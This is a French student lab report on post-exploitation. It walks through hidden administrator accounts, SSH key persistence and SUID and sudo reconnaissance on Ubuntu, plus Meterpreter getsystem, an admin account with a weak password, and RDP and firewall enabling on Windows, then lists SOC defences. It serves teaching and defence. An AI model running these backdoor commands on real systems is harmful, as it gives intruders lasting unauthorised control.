RAPPORT DE TRAVAUX PRATIQUES : TP 3.4

Post-exploitation : Maintien d'accès et élévation de privilèges

I. INTRODUCTION ET OBJECTIFS

L'objectif de ce TP est d'appréhender les techniques utilisées par un attaquant après une compromission initiale (intrusion). Une fois l'accès obtenu sur une machine cible (Linux ou Windows), l'enjeu pour l'attaquant est de transformer cet accès temporaire en un contrôle durable et total.

Ce rapport détaille les trois piliers de la post-exploitation abordés :

1. **Le maintien d'accès (Persistance) :** Garantir le retour sur la machine même en cas de correction de la faille.
2. **L'élévation de privilèges :** Passer d'un compte utilisateur standard à un compte administrateur (Root/SYSTEM).
3. **La discrétion :** Éviter la détection par les administrateurs système.

II. PARTIE 1 : MAINTIEN D'ACCÈS ET ÉLÉVATION SUR LINUX (UBUNTU)

1. Création d'un compte de secours


Pour éviter de perdre l'accès si le mot de passe initial est changé, nous avons créé un utilisateur discret doté de privilèges élevés.

- **Commandes exécutées :**
  - sudo adduser backupadmin (Création de l'utilisateur)
  - sudo usermod -aG sudo backupadmin (Ajout au groupe des administrateurs)
  - groups backupadmin (Vérification)
  - **Création de l'utilisateur backupadmin et vérification de son appartenance au groupe sudo**

2. Mise en place d'une persistance via SSH

L'utilisation de clés SSH est plus discrète et sécurisée pour un attaquant que l'usage de mots de passe.

- **Procédure :**
  - Génération d'une paire de clés sur la machine attaquante (Kali) avec ssh-keygen.



  -

- Copie de la clé publique sur la cible avec ssh-copy-id backupadmin@192.168.56.10.

- Test de connexion sans mot de passe.

Génération de la clé sur Kali et connexion SSH réussie vers Ubuntu sans demande de mot de passe]

3. Observation et recherche d'opportunités d'escalade

Nous avons analysé le système pour identifier des failles de configuration permettant de devenir "root".

- **Vérification des droits sudo :** sudo -l (permet de voir les commandes exécutables sans mot de passe).
- **Recherche de fichiers SUID :** find / -perm -4000 2>/dev/null. Ces fichiers s'exécutent avec les privilèges du propriétaire (souvent root).

III. PARTIE 2 : MAINTIEN D'ACCÈS SUR WINDOWS

À partir d'une session **Meterpreter**, nous avons cherché à stabiliser notre emprise sur le système Windows.

1. Élévation de privilèges

- **Vérification :** getuid
- **Tentative d'élévation automatique :** getsystem

2. Persistance via création de compte et RDP

Pour garantir un accès visuel et permanent :

- **Création d'utilisateur :** net user supportadmin Password123! /add
- **Élévation :** net localgroup administrators supportadmin /add
- **Activation du bureau à distance (RDP) via le registre :** reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
- **Ouverture du pare-feu :** netsh advfirewall firewall set rule group="remote desktop" new enable=Yes

IV. PARTIE 3 : NETTOYAGE ET DISCRÉTION

Un attaquant expérimenté doit effacer ses traces. Dans Meterpreter, la commande `sessions` permet de lister les accès actifs, mais il est crucial de comprendre que chaque action laisse des logs (journaux d'événements) qu'il faudrait normalement nettoyer en fin d'opération.

V. ANALYSE DES RISQUES ET MESURES DE DÉFENSE (SOC)

Dans un contexte réel d'entreprise, ces manipulations représentent un danger critique. Voici les mesures de sécurité préconisées :

Menace identifiée	Mesures de protection recommandées
Création de comptes non autorisés	Mettre en place une surveillance (audit) des journaux d'événements pour alerter en cas de création d'utilisateur ou d'ajout dans un groupe "Admin".
Utilisation abusive de SSH	Désactiver l'authentification par mot de passe, restreindre les IP autorisées à se connecter en SSH et surveiller le fichier `authorized_keys`.
Activation du RDP	Désactiver le RDP sur les postes non nécessaires. Utiliser une passerelle RD Gateway et exiger une authentification multi-facteurs (MFA).
Élévation de privilèges	Appliquer le principe du moindre privilège et maintenir les systèmes à jour pour éviter les exploits de type "getsystem".

VI. CONCLUSION

Ce TP a permis de démontrer que l'intrusion n'est que la première étape d'une cyberattaque. Le véritable danger réside dans la capacité de l'attaquant à s'ancrer dans le système (persistance) et à étendre ses droits. Pour un analyste SOC, la surveillance des comptes à

hauts privilèges et des modifications de configuration réseau est essentielle pour détecter ces comportements avant qu'une exfiltration de données n'ait lieu.